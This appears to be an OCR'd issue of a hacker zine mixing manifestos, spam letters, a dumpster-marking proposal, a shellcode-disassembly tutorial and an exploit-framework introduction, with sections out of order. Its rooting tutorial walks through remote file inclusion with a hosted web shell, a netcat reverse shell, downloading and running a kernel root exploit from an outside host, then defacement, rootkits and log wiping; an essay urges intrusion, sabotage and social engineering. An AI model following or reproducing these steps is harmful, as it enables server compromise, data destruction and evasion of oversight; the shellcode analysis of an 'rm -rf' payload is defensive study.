
A specter is haunting the modern world...

Computer technology is on the verge of providing the ability for individuals and groups to communicate and interact with each other in a totally anonymous manner. Two persons may exchange messages, conduct business, and negotiate electronic contracts without ever knowing the True Name, or legal identity, of the other. Interactions over networks will be untraceable, via extensive re-routing of encrypted packets and tamper-proof boxes which implement cryptographic protocols with nearly perfect assurance against any tampering. Reputations will be of central importance, far more important in dealings than even the credit ratings of today. These developments will alter completely the nature of government regulation, the ability to tax and control economic interactions, the ability to keep information secret, and will even alter the nature of trust and reputation.


The technology for this revolution--and it surely will be both a social and economic revolution--has existed in theory for the past decade. The methods are based upon public-key encryption, zero-knowledge interactive proof systems, and various software protocols for interaction, authentication, and verification. The focus has until now been on academic conferences in Europe and the U.S., conferences monitored closely by the National Security Agency. But only recently have computer networks and personal computers attained sufficient speed to make the ideas practically realizable. And the next ten years will bring enough additional speed to make the ideas economically feasible and essentially unstoppable. High-speed networks, ISDN, tamper-proof boxes, smart cards, satellites, Ku-band transmitters, multi-MIPS personal computers, and encryption chips now under development will be some of the enabling technologies.



The State will of course try to slow or halt the spread of this technology, citing national security concerns, use of the technology by drug dealers and tax evaders, and fears of societal disintegration. Many of these concerns will be valid; crypto anarchy will allow national secrets to be trade freely and will allow illicit and stolen materials to be traded. An anonymous computerized market will even make possible abhorrent markets for assassinations and extortion. Various criminal and foreign elements will be active users of CryptoNet. But this will not halt the spread of crypto anarchy.

Just as the technology of printing altered and reduced the power of medieval guilds and the social power structure, so too will cryptologic methods fundamentally alter the nature of corporations and of government interference in economic transactions. Combined with emerging information markets, crypto anarchy will create a liquid market for any and all material which can be put into words and pictures. And just as a seemingly minor invention like barbed wire made possible the fencing-off of vast ranches and farms, thus altering forever the concepts of land and property rights in the frontier West, so too will the seemingly minor discovery out of an arcane branch of mathematics come to be the wire clippers which dismantle the barbed wire around intellectual property.

Arise, you have nothing to lose but your barbed wire fences!



@HACK THIS ZINE!

beautiful technolust

This issue may contain:

- RFI Rooting
- Network Auditing with IPTables
- Cofee
- GLF Binwriting
- Digesting Shellcode

VERSION 8.0

table of discontents

credits and shouts...

A magazine of this magnitude takes hundreds of hours to put together, not to mention a strong backing from many people. We do appreciate everybody's work and effort they put into the creation of this project. There is a good chance that we may have forgotten to mention someone for their effort, if this is the case please let us know so we can give you the credit you deserve!

Hackbloc Staff:

alxCIAda
Doll
Evoltech
Flatline
Frenzy
Hexbomber
Impact
Kuroishi
Ringo
Sally
whooka

Zine Staff:

alxCIAda
Evoltech
Flatline
Frenzy
Hexbomber
Kuroishi
Ringo
Sally
whooka

Electronic copies of the zine are available free online at the Hackbloc website (www.hackbloc.org/zine/). There are two versions of the zine: a full color graphical PDF version wich is best for printing and also includes all sorts of extras, as well as a raw TXT version for a more readable and compatible format. Having the zine in your hands is still the best way to experience it.

If you can't print your own (double sided 8.5x11) than you can order copies of this issue and most back issues from our friends at Microcosm Publishing (www.microcosmpublishing.com) who are based out of Bloomington, IN. We are always seeking translators to translate HackThisZine into other languages, if your interested in working with us to translate this issue please send us an e-mail at: staff@HackBloc.org.

A SPECIAL THANKS TO OUR COMRADES: Activix, Adbusters, Binary Freedom, DOD.net, Electronic Frontier Foundation, Federal Jack, Free DNS, Free the RNC 8, HackThisSite, Infoshop, Microcosm Publishing, Noise Bridge, Slingshot, TechYum, The Long Haul, Wikileaks, ZineLibrary.info, Hacktivist.com, Hellbound Hackers.

NOTE: We are always looking for more content. If we didn't get a chance to use your submission this time we'll get it in next time around! Feel free to submit anything you feel that would fit well. This includes but is not limited to: artwork, poetry, stories, informational articles, how to, guides, pictures, and even your time!

PLEASE SEND SUBMISSIONS TO: HACKTHISZINE@LISTS.HACKBLOC.ORG

!!!Letters!!!

The following are actual letters to the HTZ editors, spelling and grammar was not modified in any way, shape, or form.

==========

Date: Wed, 17 Jun 2009 19:51:34
From: Enalotto Director/Co-ordinator

Dear esteemed recipient,

You have to confirm your win by sending an email with your full = name,Address,Mobile phone number and your winning code.You have been = selected due to the fact that you have sent more than 3 txts/email = messages in 2months.

Endeavour to Call +393273337926 and ask for Mr.Smith Stafan(Claims = Director) to confirm your Two Million United States Dollar win. Quote code: 09PAD when calling to your claims director.

Or when sending an email response,send to: smithstafan@yahoo.com.hk

This is an opportunity you cannot afford to missout on.Get back to us = Now!!!

Enalotto Award Team.

==========

Date: Sun, 21 Jun 2009 12:11:56
From: From: Rennix Oldenburger <warpath@bebenek.de>

Kaama Sutra of Fellatiio - Fellatio Positions for Better Orgasms (www shop95 net)
Day-release convicts cauhgt grwoing cannabis

==========

Date: Mon, 19 Oct 2009 11:00:24 -0700 (PDT)
From: emeraldv8@aol.com
Subject: [website and zine feedback loop] need advice/ help have been hacked


dear sir , madam, i believe that my p.c is being hacked/stalked, what can i do, thankyou

==========

Date: Mon, 19 Oct 2009 11:02:29 -0700 (PDT)
Subject: [website and zine feedback loop] need advice/ help have been hacked

there is more to this than hacking, as i noticed you were trying to keep a safe, free internet, i have more information,what can i do, thanyou

==========



MISSION

Our mission is to research, create and disseminate information, tools, and tactics that empower people to use technology in a way that is liberating. We support and strengthen our local communities through education and action. We strive to learn from each other and focus our skills toward creative goals, to explore and research positive hacktivism, and to defend a free internet and free society.

behind schedule: a sincere apology!

We at HackThisZine try our best to reliably bring you great content, at a resonable frequency, while we have tried to make this a quarterly zine in the past, clearly we are way off base with this issue. A lot of work has gone into the creation of this zine, and it took us way passed the due date. This compilation of works may be made by nerds, but we are people too! We do have lives... some of us :). If you would like to ensure that other issues of the zine are more up-to-date and on track, join the mailing lists, start talking, and we'll be glad to share the excitement with you.

So, without further ado, we give you the 8th issue HackThisZine.


```
push esi          ; push 0 on the stack again
push edi          ; Then it looks like the rest of the stack
is filled up
                  ; with values for the remaining data
structure required
                  ; by sys_execve()
push edx
push ecx
push ebx
mov ecx,esp
xor edx,edx       ; 0 out edx
int 0x80          ; execve()
</code>
```

As you can see this is not a very friendly shellcode. I would recommend against running this 0day*. It can be useful to work from the bottom up. It should also be pointed out that strings are in reverse order then what you might expect. ie 0x6e69622f represents /bin event though 2f = /, 62 = b, 69 = i, and 6e = n.

References:

[1] http://blog.threatfire.com/2007/12/tool-for-shellcode-analysis.html - Idea for writing a simple c app to run the shell code so that you can examine it in a debugger like gdb.

[2] http://asm.sourceforge.net/ - A great resource for assembly programming in linux.

[3] http://asm.sourceforge.net/howto/ - The linux assembly howto.

[4] http://download.savannah.gnu.org/releases/pgubook/ProgrammingGroundUp-1-0-booksize.pdf - A pdf of the book programming from the ground up. I have no idea if this is a decent book, or not, but it was the only AT&T syntax reference I could find. WTF! Check out Appendix B (p263)

[5] http://www.phiral.net/linuxasmone.htm - A great article covering linux assembly and disassembly.

[6] http://www.swansontec.com/sregisters.html - A description of x86 registers and their common uses.

[7] http://stupefydeveloper.blogspot.com/2009/01/c-executing-shellcode.html - An article on executing shell code.

[8] http://kellyjones.netfirms.com/webtools/ascii_utf8_table.shtml - this is the ascii/UTF8 lookup table you have been searching for.

[9] http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html - A in depth article on writign shellcode and common vectors. Also has some description on disassembling shellcode.

[10] http://udis86.sourceforge.net/ - A better disassembler then whay nasm offers. In fact it provides a disassembly API, which is used by the sophsec/udis86-ffi ruby bindings. This will eventually be integrated into ronin for binary analysis.

[11] http://bluemaster.iu.hio.no/edu/dark/lin-asm/syscalls.html - A linux system call reference.

[12] This advice does not apply for snitches, pigs, or members of National Anarchists. I have a longer list, but this will have to do for now.

Digesting Shell code like a Mollusk

by evoltech

Have you ever been looking on the net for some sick sploits and come across what you think might be a sick 0day? Word! Your pumped! But how do you know if you can trust that chunk of shellcode in there not to join your box to someone else's bot farm?

You need to check out that shell code of course, but how? The following simple perl app[9] that will dump the shellcode to a file so that we can disassemble it.

```
<code>
#!/usr/bin/perl -w
use strict;
# This is the shellcode from HTZ #8 (txt only) ssh 0day
my $shellcode =
        "\x6a\x0b\x58\x31\xf6\x56\x6a\x2f\x89\xe7\x56\
x66\x68\x2d\x66".
        "\x89\xe2\x56\x66\x68\x2d\x72\x89\xe1\x56\x68\
x2f\x2f\x72\x6d".
        "\x68\x2f\x62\x69\x6e\x89\xe3\x56\x57\x52\x51\
x53\x89\xe1\x31".
        "\xd2\xcd\x80";

open(FILE, ">shellcode.bin");
print FILE "$shellcode";
close(FILE);
</code>
```

Save the file out (ie. 0day.pl), and run it. The resulting binary file will be called shellcode.bin. You can now use ndisasm (from the nasm package), or udcli from the Udis86 project[10]. It is reported by postmodern that the Udis86 disassembler does a better job of handling relative jumps, it also supports AT&T assembler syntax and Intel syntax, where as nasm only supports Intel syntax. I tried both disassemblers and both gave relatively the same output.

```
<commandline>
$ ndiasm -b 32 shellcode.bin > shellcode.s
</commandline>
```

You will now have a assembly file that will contain the reversed asm for your shell code. The process of figuring out what it does is now a project of looking up each opcode in a reference manual for the architecture you compiled this on (see refernces at bottom of article). Below is the assembly file generated by gcc that I have gone through, looked up the opcodes, and documented in line. I stripped the address information as it is not relavant to this shellcode.

```
<code>
push byte +0xb   ; push 11 onto the stach
                 ; This is the system call number for
sys_execve [11]
pop eax          ; pop it off into eax.
                 ; This is the register that is looked for
when the
                 ; processor is interrupted for a system call
(int 0x80)

xor esi,esi      ; clear esi
push esi         ; push 0 onto the stack
push byte +0x2f  ; push 47 on the stack
mov edi,esp      ; edi holds the stack pointer
                 ; /

push esi         ; push 0 on the stack again
                 ; Null terminating?
push word 0x662d ; push 0x662d on the stack?
mov edx,esp      ; edx holds the stack now too
                 ; -f

push esi         ; push 0on the stack again
push word 0x722d ; push 0x722d on the stack
                 ; this will be regs.ecx or ARGV
                 ; -r
mov ecx,esp      ; ecx has the stack pointer now

push esi         ; push 0 on the stack again
                 ; Null terminating a string?

push 0x6d722f2f  ;/bin//rm
push 0x6e69622f
mov ebx,esp      ; ebx has the stack pointer
                 ; this is used by sys_execve as the
                 ; struct pt_regs arg
```

Wikileaks is an amazing project. It has enabled people all across the world to share information that is blocked from disclosure and the scrutiny of the public eye. Even though it's still in the beta stages, it's published thousands of pages of these censored or classified documents that have come from corporations, governments, and the world's richest banks. Leaking isn't just about transparency, it's also about power. There's something inherent in the design of Wikileaks in that it's in total opposition to the system of oppression that controls us in daily life.

Hierarchy relies on lies and obscurity to exist. Those on the bottom must believe either through false belief or through lack of access to information that they are powerless to change their situation. Wikileaks smashes through this basic fact and enables anyone, no matter their position, to help with the global process of leaking sensitive information that keeps us all in chains.

The thing that power hates most is to be ignored. At least when a group is pressuring a government, they are acknowledging it's power. When groups refuse to acknowledge the power of the state or of capital or the law, the strong arm comes out of hiding. It is the failure to acknowledge power structures that makes anarchist organizing so effective. When people ignore the power of the state, they make rulers, bureaucrats, and citizens alike shit their pants which gains them whatever they are looking for.

Wikileaks is a complete ignorance of power. Wikileaks does not care what law is broken in the process of leaking a document or which country they will be forbidden from traveling to in order to give talks. The leak itself does not care that it is illegal, it is only information and its only desire is to be free.

If we are to free ourselves from our chains and if we are going to shut down those with control, we are going to need intelligence. We are going to need to know how they operate, who they are, how they react to certain situations, where they are, where they go, and much much more. Most of what we need to know is written down somewhere. Let's seek it out, find it, and leak it regardless of whether we think it can be useful or not. It may be useful for somebody somewhere and for that reason it must be leaked as long as it wouldn't pose a risk to somebody's safety. The whole process of secrecy is nothing more than a system to maintain power. If something that is secret gets leaked, the owner of that document loses some type of power. Therefore, we must subvert that power by leaking everything and leaking it now! Find it, scan it, upload it. Even if Wikileaks won't take it, put it up somewhere else.

dogs or any other dangerous items.

2. Closed

```
 \ /
  \/
  /\
 / \
```

This symbol means that a dumpster is closed or dangerous. It's a 'diver beware' notice. Adding multiples of this symbol can be used to demonstrate the severity of a situation. For instance, a single symbol simply means that a dumpster is closed/locked. Multiple symbols can be used to indicate a threat to safety, etc. If this symbol is added inside the open symbol (like the open symbol was a crocodile about to eat it) it would indicate that the dumpster was open but had nothing good in it. Multiples of this symbol would indicate that it was open but contained hazardous materials such as used needles, broken glass, biohazards, toxic chemicals, etc.

3. Good

```
   |
---+---
   |
```

This symbol indicates that a dumpster is worth looking in and usually has things of value (consumer goods, food, money, etc.). It is a giant plus. Multiples of this symbol show that the dumpster is very good.

This can be used with the open symbol side-by-side or as an additive inside the open symbol. When used with the closed symbol, it indicates that while the dumpster is locked/hazardous, there are good things inside.

4. Battlegrounds

```
  &&&
 &&_|_&&
 && | &&
  &&&
```

This symbol (crosshairs) indicates that a dumpster is a source of controversy. This commonly happens when a good dumpster suddenly gets locked, is turned into a compactor, etc. People are actively fighting to maintain this dumpster as (or turn it into) a community resource. When this is added it is a call to other divers and community members to join in on the fight.

Accepted Modes of Comment

You may comment on this proposal through any channel you choose. We will be prowling the internets for references to this protocol, and if you put your comments/changes on an indymedia site or other community news site (infoshop, anarchistnews, etc.) it is more likely to be found. Comments may also be sent into the publication where you originally found this proposal.

After the public comment period (several months to allow for actual use), we will consider all ideas/criticisms that have been presented and try to improve the proposal. The final result will be published through these same channels.

- May 2009 -
Garbage Liberation Front
Arkham, MA, USA

TABLE OF CONTENTS

Miskatonic University, trashingourrights@miskatonic.edu

1. INTRODUCTION

There's a war going on out in our curbs, parking lots, and shopping centers. Dumpster divers are being harassed, dumpsters are being locked up, capitalism is trying to fix what is perhaps the most beautiful loophole it ever made -- a loophole that enables people to get free shit that would otherwise require them to surrender their labor and freedom to obtain.

The objective of the BINWRITING PROTOCOL is to transfer the excessive waste generated by business as usual to those community members who are seeking it, defend those who dive, and make our diving habits more effective -- eventually turning them into a revolutionary tool. Those who look in dumpsters often waste significant amounts of time looking through those which never have anything of interest in them. In some situations, divers are hurt by the contents of dumpsters or those who are used to guard them.

This protocol operates through chalking/markings/signs left near or on the dumpster. These markings indicate the safety, reliability, and utility of the dumpster.

An important feature of this protocol is that it allows anybody to participate in it and even change the protocol to suit their particular needs without threatening the protocol's existence or utility.

2. The BINWRITING Model

The BINWRITING model is designed to be simple, easy to use, effective, and flexible. It protects the user from dumpsters that are dangerous, saves them time by indicating which dumpsters are worth looking at, and allows resources to be allocated in a truly democratic way.

There are several symbols which are used in this proposal to indicate the value of a dumpster. As this is a proposal, we are asking that discussion around this proposal exist and be published widely through whichever channel you prefer. These symbols can be combined in any variety that makes sense to the user and additional symbols not defined in the protocol can be added at the user's convenience.

1. Open

```
  /
 /
 \
  \
```

This symbol, which is essentially a 'greater than' symbol indicates that a dumpster is open and not hindered by locks, chains, or other methods of protection. It is generally safe to look in and is not protected by guard

On November 30th, I will be thinking about the 10-year-anniversary of the G8 protests in Seattle. Looking back, I think we can see the battle in Seattle as a tactical success. A success in making a point, making a presence, and fighting back, even if only for a little while. Seattle was when the media found out about this "group", this "organization", the black bloc. However the media misunderstood the crucial principle of the black bloc; a central and largely united set of techniques and, to a lesser extent, ideals. An acceptance of outright battle with the state, through civil and violent disobedience. We wear black because we are all one- no individual to be identified by police (a tactic brightly-colored backpack wearing black-clad fellows seem ignorant to).

Yet what about us hacktivists? What major success can we point out to the past 10 years? None. Hundreds of DDoS attacks, hundreds of defacements, hundreds of wrenches in the networks of the upper class, the servers of corporations, and the various ill-constructed machines of globalization and capitalism. Yet our effect as hacktivists is largely, and disappointingly, negligible.

Hacktivism has yet to present an even vaguely unified method, tactic, or ideology. There is something to be said about the current state of hacktivism where the most memorable political hack in recent memory is the, largely botched, "hack" of Sarah Palin's email. Conducted on 4chan, we saw the opposite side of Torvald's idea of "many eyes". It turns out that extra eyes can squash bugs faster, but they can also squash hacks faster, as was attempted when a self-styled "do-gooder" attempted to reset the password of the account as other hackers were extracting information. What a wonderful opportunity squandered.

We as hacktivists need to be constantly aware of the ebb and flow of the world's politics, and secondly, it's media. We are blessed that we live in this early world of the Internet, where everything is still being figured out, all the rules are still being written. Every year that passes security grows stronger. Young, would-be hacktivist minds are bought and put to use building- what will no doubt-be- increasingly well-designed security systems. We, as hackers, will always be a threat. However, I feel it is crucial to take advantage of our present tactical situation of technical equality, if not superiority, to the biggest and baddest and strongest in the world of capitalization and globalization.

Have you noticed that the boat has been rocking back and forth a bit lately? Beneath the rattling and screeching of the mainstream media's take on our 'recession', we can see real change. We must be real change. The system is cracking a little bit, right now, right under our noses. It is our job and our prerogative to pry open those cracks and piss in them. Every day, we should, independently, or in small groups, poke at another and another and another big system. The problem is not that we are out-gunned or outsmarted, because we aren't. The problem is that we are greedy. We throw up a witty defacement, or delete a crucial system, we do not think for the long-term goals, or even medium-term goals. Too often, I find, hackers are overeager, and that leads us to make silly wasteful decisions.

We should be saboteurs, we should be smarter. We should hold our knowledge close. We should collect our exploits, treasure them, but leave them be. We should use our opened eyes and ears to find the best time to manipulate a system. Save the forkbomb in the corporate email server until a time it will be most politically effective. Wait to deface a right-wing news website until an unusual amount of people are drawn to it. Look at the enemy and understand their ebb and flow, and you can amplify your effectiveness in communicating a political ideology.

We must see ourselves not only as saboteurs, but also as performers, graffiti artists, and infiltrators. The best hacks are the subtle ones. We should be using our place of power- our element of surprise, to better infiltrate the brains of the confused. Too many of our would-be allies are confused, only because they have been fed unhealthy ideas. We forget there are many people who have, not for a second, ever stopped to listen to the ideas we base our actions on. We are lucky, we often have the power of truth on our side when making convincing arguments. Use stolen access to slowly push your agenda. Social engineer yourself to a place of power within an organization, and use that positioning to disrupt, or even better, to confuse and/or educate a group of people.

Let us all spend more time a day poking around places we shouldn't be. Let us all spend more time remembering default usernames and passwords. Let us all spend more time researching maiden names and pets. Let us all spend more time poking at the electronic underbelly of any corporation, person, and organization that is an enemy of equality, truth, and anarchy. Let us not forget that the global capitalist machine has been humbled in the past few months. The bankers are stumbling, the brown tip of the bullshit iceberg has surfaced, and newly aware, the world does not like the stench. Let us use our skill to kick the pricks while they're down. Tear up their networks. Rename their contacts. Cut their keyboard wires. Smash their windows. Brick their blackberries. Or, write about people who do. Document, comment, distribute and fight back however and whenever you can.

by Truth aka EJ Fox

List of the exploits/kernel:

2.4.17 -> newlocal, kmod, uselib24
2.4.18 -> brk, brk2, newlocal, kmod
2.4.19 -> brk, brk2, newlocal, kmod
2.4.20 -> ptrace, kmod, ptrace-kmod, brk, brk2
2.4.21 -> brk, brk2, ptrace, ptrace-kmod
2.4.22 -> brk, brk2, ptrace, ptrace-kmod
2.4.22-10 -> loginx
2.4.23 -> mremap_pte
2.4.24 -> mremap_pte, uselib24
2.4.25-1 -> uselib24
2.4.27 -> uselib24
2.6.2 -> mremap_pte, krad, h00lyshit
2.6.5 -> krad, krad2, h00lyshit
2.6.6 -> krad, krad2, h00lyshit
2.6.7 -> krad, krad2, h00lyshit
2.6.8 -> krad, krad2, h00lyshit
2.6.8-5 -> krad2, h00lyshit
2.6.9 -> krad, krad2, h00lyshit
2.6.9-34 -> r00t, h00lyshit
2.6.10 -> krad, krad2, h00lyshit
2.6.13 -> raptor, raptor2, h0llyshit, prctl
2.6.14 -> raptor, raptor2, h0llyshit, prctl
2.6.15 -> raptor, raptor2, h0llyshit, prctl
2.6.16 -> raptor, raptor2, h0llyshit, prctl

We will see the case of 2.6.8 Linux kernel. We will need the h00lyshit exploit.

Some sites that we can find Local Root Exploits:

www.milw0rm (Try Search: "linux kernel")

Other sites: www.packetstormsecurity.org | www.arblan.com or try Google, you can find 'em all ;-)

We can find writable folders/files by typing:

find / -perm -2 -ls

We can use the /tmp folder which is a standard writable folder, we type: *cd /tmp*

To download the local root exploit we can use a download command for linux like wget.

For example:

wget http://www.arblan.com/localroot/h00lyshit.c

where http://www.arblan.com/localroot/h00lyshit.c is the url of h00lyshit.

After the download we must compile the exploit (Read the instruction of the exploit before the compile)

For the h00lyshit we must type:

gcc h00lyshit.c -o h00lyshit

Now we have created the executable file: h00lyshit. The command to run this exploit is:

./h00lyshit <very big file on the disk>

We need a very big file on the disk in order to run successfully and to get root. We must create a big file in / tmp or into another writable folder. The command is:

dd if=/dev/urandom of=largefile count=2M

where largefile is the filename. We must wait 2-3 minutes for the file creation. If this command fails we can try:

dd if=/dev/zero of=/tmp/largefile count=102400 bs=1024

Now we can proceed to the last step. We can run the exploit by typing:

./h00lyshit largefile or
./h00lyshit /tmp/largefile

(If we are in a different writable folder and the largefile is created in /tmp). If there are not running errors (maybe the kernel is patched or is something wrong with exploit run or large file) we will get root

To check if we got root:

id or *whoami*

If it says root we got root!

Now we can deface/mass deface all the sites of the server or to setup a rootkit (e.g. SSHDoor) and to take ssh/telnet shell access to the server.

We must erase all logs in order to be safe with a log cleaner. A good cleaner for this job is the MIG Log Cleaner.

<An@sA_StAxtH> <admin@cyberanarchy.org> <www.cyberanarchy.org>

==========

R.F.I. Rooting Tutorial (Linux Server and Safe Mod: OFF)

Author: An@sA_StAxtH
Mail/MSN: admin@cyberanarchy.org/anasa_staxth@hotmail.com
For Cyber Anarchy (Nov. 2007)

==========

You will need:
- Vulnerable Site in R.F.I.
- Shell for R.F.I. (e.g. c99, r57 or other)
- NetCat
- Local Root Exploit (depending on the kernel/version)

This aim tutorial is to give a very general picture in process of Rooting in Linux Server with Safe Mod: OFF.

Suppose that we have found a site with R.F.I. vulnerability:
http://www.hackedsite.com/folder/index.html?page=

We can run shell exploiting Remote File Inclusion, as follows:

http://www.hackedsite.com/folder/index.html?page=http://www.mysite.com/shells/evilscript.txt?

where evilscript.txt is our web shell that we have already uploaded to our site. (www.mysite.com in the folder: shells)

After we enter in shell, first of all we will see the version of the kernel at the top of the page or by typing: uname - a in Command line.

To continue we must connect with backconnection to the box. This can done with two ways if we have the suitable shell.

We can use the Back-Connect module of r57/c99 shell or to upload a backconnector in a writable folder

In most of the shells there is a backconnection feature without to upload the Connect Back Shell (or another one shell in perl/c). We will analyze the first way which is inside the shell (in our example the shell is r57).

Initially we open NetCat and give to listen in a specific port (this port must be correctly opened/forwarded in NAT/Firewall if we have a router) with the following way:

We will type: 11457 in the port input (This is the default port for the last versions of r57 shell). We can use and other port.

We press in Windows Start -> Run -> and we type: cmd After we will go to the NetCat directory:

cd C:\Program Files\Netcat

And we type the following command:

nc -n -l -v -p 11457

NetCat respond: *listening on [any] 11457 ...*

In the central page of r57 shell we find under the following menu::: Net:: and back-connect. In the IP Form we will type our IP (www.cmyip.com to see our ip if we have dynamic)

In the Port form we will put the port that we opened and NetCat listens.

If we press connect the shell will respond:

Now script try connect to <IP here> port 11457 ...

If our settings are correct NetCat will give us a shell to the server

Now we will continue to the Rooting process.

We must find a writable folder in order to download and compile the Local Root Exploit that will give us root privileges in the box. Depending on the version of the Linux kernel there are different exploits. Some times the exploits fail to run because some boxes are patched or we don't have the correct permissions.

Dave Bowman: Open the pod bay doors, HAL.
HAL: I'm sorry, Dave. I'm afraid I can't do that.
Dave Bowman: What's the problem?
HAL: I think you know what the problem is just as well as I do.

ronin add --git git://github.com/postmodern/postmodern-overlay.git
ronin
ronin>> pod_bay_door.open

HAL: Daisy, Daisy, give me your answer do...
- 2001: A Space Odyssey (partialy remixed)

"Ronin is a Ruby platform for exploit development and security research.
Ronin allows for the rapid development and distribution of code, exploits
or payloads over many common Source-Code-Management (SCM) systems." [2]

Getting Started with Ruby


* With ronin being an exploit development framework written in Ruby it should go
with out saying that you are going to have to learn Ruby. If you don't already know a programming language, Ruby is a fine one to start with [1]. If you don't know Ruby yet, but know other languages, it's time to jump on the bandwagon. If you haven't noticed already all exploit development is moving away from Perl and other languages like C (I know I am gonna get flamed for this one), and into python and ruby. Wether you are new to programming or just new to the language, following through Ronin code will be a good introduction to Ruby, because Postmodern, the author, goes to painstaking lengths to follow Ruby best practices.

Gem's etc

* There is good documentation on the Ronin site [2] for installing the whole suite of Ronin libraries [3]. After you get Ruby installed you are going to install the ruby gems library [4]. RubyGems is a package
management system for Ruby gems (aka libraries, plugins, modules, classes,
extensions) that allows you to install, update, and query the gems installed on your system. Ronin itself is a gem, as well as it's additional libraries; ronin-web, ronin-php, ronin-dorks, ronin-sql, ronin-scanners,
ronin-exploits, etc. If you want to be using the latest and greatest (read most buggy) version of ronin and friends you will need to use the versions from github.com. Gems are released from the code base on GitHub once they have reached a certain quality or external demand (essentially at postmoderns discretion). Installing ronin, or a ronin library, is as simple as :

[code]
sudo gem install ronin
[/code]

... (Continued on following pages)



Interacting with your gem installation might look like:

```
<code>
# list all ronin gems installed on your system
evoltech@jwaters:~/src/htz$ gem list ronin

*** LOCAL GEMS ***

ronin (0.2.4, 0.2.3, 0.2.2)
ronin-dorks (0.1.1)
ronin-exploits (0.2.0)
ronin-gen (0.1.0)
ronin-php (0.1.1)
ronin-scanners (0.1.4)
ronin-sql (0.2.2)
ronin-web (0.1.2)

# Update all of the installed gems on your system
